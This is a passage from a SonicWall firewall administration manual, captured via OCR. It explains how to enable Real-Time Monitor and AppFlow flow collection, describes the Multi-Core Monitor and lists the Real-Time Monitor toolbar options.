
TIP: For easy viewing, display a Dashboard report or chart in a new browser tab, then move the tab to a new browser window separate from the management by clicking on the **Display** icon next to the submenu item of interest. For more information about displaying a report separately, see Display Icons.

Enabling the Real-Time Monitor and AppFlow Collection


The real-time application monitoring features rely on the flow collection mechanism to collect and display data. Before you can view the applications chart in the **Dashboard > Real-Time Monitor**, **Dashboard > AppFlow Monitor,** or **Dashboard > AppFlow Reports** pages, you must first enable and configure the flow collection feature.

To enable Real-Time Monitoring and Internal AppFlow collection:

1 Navigate to the **AppFlow > Flow Reporting** page.



2 Click the **Settings** tab.



3 In the **Settings** section, select the **Enable Real-Time Data Collection** check box to enable data collation for real-time statistics. This option is enabled by default.

4 From the **Collect Real-Time Data For** drop-down menu, select the reports you want. By default, all are selected.


- **Top apps**
- **Bits per sec.**
- **Packets per sec.**
- **Average packet size**
- **Connections per sec.**
- **Core utility**

5 In the **Local Server Settings** section, select the **Enable AppFlow To Local Collector** checkbox. This option is enabled by default.


NOTE: To completely enable this feature if it is disabled, you may need to reboot the appliance.

6 To enable these reports, click the **Accept** button to save your changes.


7 Navigate to the **Network > Interfaces** page.



8 In the **Configure** column, click the **Edit** icon for the interface on which you wish to enable flow reporting. The **Edit Interface** dialog displays.



9 Click the **Advanced** tab.



10 Ensure that the **Enable flow reporting** checkbox is selected. This option is selected by default.

11 Click the **OK** button to save your changes.

12 Repeat Step 8 through Step 11 for each interface you wish to monitor.

For more detained information on configuring Flow Reporting, see AppFlow Overview and AppFlow > Flow Reporting.

4

Monitoring Multi-Core Usage

- Dashboard > Multi-Core Monitor


Dashboard > Multi-Core Monitor

NOTE: For increased convenience and accessibility, the Multi-Core Monitor can be accessed either from **Dashboard > Multi-Core Monitor** or on the **System > Diagnostics** page. The Multi-Core Monitor display is identical regardless through which tab it is accessed.

The **Multi-Core Monitor** display in **Dashboard > Real-Time Monitor** (Multi-Core Monitor) shows different data.

The **Multi-Core Monitor** displays dynamically updated statistics on utilization of the individual cores of the SonicWall appliance. Core 1 through core 8 handle the control plane. Core 1 through core 8 usage is displayed in green on the Multi-Core Monitor.

The remaining cores handle the data plane. To maximize processor flexibility, functions are not dedicated to specific cores; instead all cores can process all data plane tasks. Memory is shared across all cores. Each core can process a separate flow simultaneously, allowing for up to 88 flows to be processed in parallel.



NOTE: High utilization on Core 1 is normal while browsing the Web management interface and applying changes. All Web management requests are processed by Core 1 through Core 8 and do not impact the other cores. Traffic handling and other critical, performance-oriented and system tasks are always prioritized by the scheduler and are never affected by web management usage.


5


Monitoring Real-Time Traffic Statistics


Dashboard > Real-Time Monitor

The Real-Time Monitor provides an inclusive, multi-functional display with information about applications, bandwidth usage, packet rate, packet size, connection rate, connection count, and multi-core monitoring.


NOTE: A chart may be empty or blank if there are no recent data entries received within the viewing range.







Ingress Packet Rate
Current Ave: 44984 Pps
Min: 111 Pps
Max: 50915 Pps
All Interfaces Rate
Auto Y-Scaling
Egress Packet Rate
Current Ave: 42035 Pps
Min: 17 Pps
Max: 50817 Pps
Legends
Ingress Packet Size
Current Ave: 1033 Bytes
Min: 68 Bytes
Max: 1500 Bytes
All Interfaces Size
Auto Y-Scaling
Egress Packet Size
Current Ave: 1112 Bytes
Min: 67 Bytes
Max: 1500 Bytes
Legends


Connection Rate
Current Ave: 120 Cps
Min: 1 Cps
Max: 379 Cps
All Interfaces Rate
Auto Y-Scaling
Legends
Connection Count
Current: 12859
Peak: 17382
Max: 3000000
Auto Y-Scaling


Multi-Core Monitor
Total Util: 11%
Current Ave: 4.7%
Min: 1%
Max: 12%
Current (Aggregate)
100%




Topics:

- Configuring the Real-Time Monitor
- Using the Toolbar
- Common Features
- Applications Monitor
- Ingress and Egress Bandwidth Flow
- Packet Rate Monitor
- Packet Size Monitor
- Connection Count Monitor
- Multi-Core Monitor
- Memory Usage Monitor

Configuring the Real-Time Monitor


The first time you access the Real-Time Monitor, it is disabled:



To enable the Real-Time Monitor and start displaying statistics in the different monitors, select the **To configure, please check this box** check box. A brief processing message displays, and then all the monitors display and begin showing data in the various flow charts.

Using the Toolbar

The **Real-Time Monitor Toolbar** contains features to specify the refresh rate, export details, configure color palettes, change the amount of data displayed, and pause or play the data flow. Changes made to the toolbar apply across all the data flows.






NOTE: For an explanation of common toolbar options, see Icons and Buttons in the Management Interface. Real-Time Monitor Toolbar Options explains toolbar options specific to Real-Time Monitor.

Real-Time Monitor Toolbar Options

Option	Widget	Description
Configure Link	To configure, go to AppFlow > Flow Reporting.	Provides a link to **AppFlow > Flow Reporting** for ease of configuring the Real-Time Monitor Reports.
Using Collector	[Using Local Collector]	Displays the data source (collector).
Time & Date	13:21:34 Dec 03	Displays the current time in 24-hour format (hh:mm:ss), and the current date in Month/Day format.
Refresh rate	Refresh every: 3 sec.	Determines the frequency at which data is refreshed. A numerical integer between 1 to 10 seconds is required. The default is **3** seconds.

Real-Time Monitor Toolbar Options

Option	Widget	Description
Configure		Allows for customization of the color palette for the **Application Chart** and **Bandwidth Chart**. Clicking on the icon displays the **Settings** pop-up window:  To change the colors displayed on the charts, do one of these: • Enter the desired hexadecimal color codes in the provided text fields: **Application Chart Color Palette** and/or **Bandwidth Chart Color Palette**. • If a gradient is desired, select the **Use Gradient** box located below the text fields. This option is selected by default. • Click **Default** for a default range of colors. • Click **Generate** to generate a random range of colors. By default, the legends are displayed outside the charts. To put the legends inside the **Application Chart** and/or **Bandwidth Chart**, specify the appropriate checkbox: • **Put legends inside Application Chart** • **Put legends inside Bandwidth Chart**
View Range		Displays data pertaining to a specific span of time. The default setting for the view range is **10 minutes**.
Data Source		Selects the server that is the source of the data: • **Local** to display AppFlow data from an internal server on your firewall. • **External**. to display AppFlow data from an external server.

Common Features

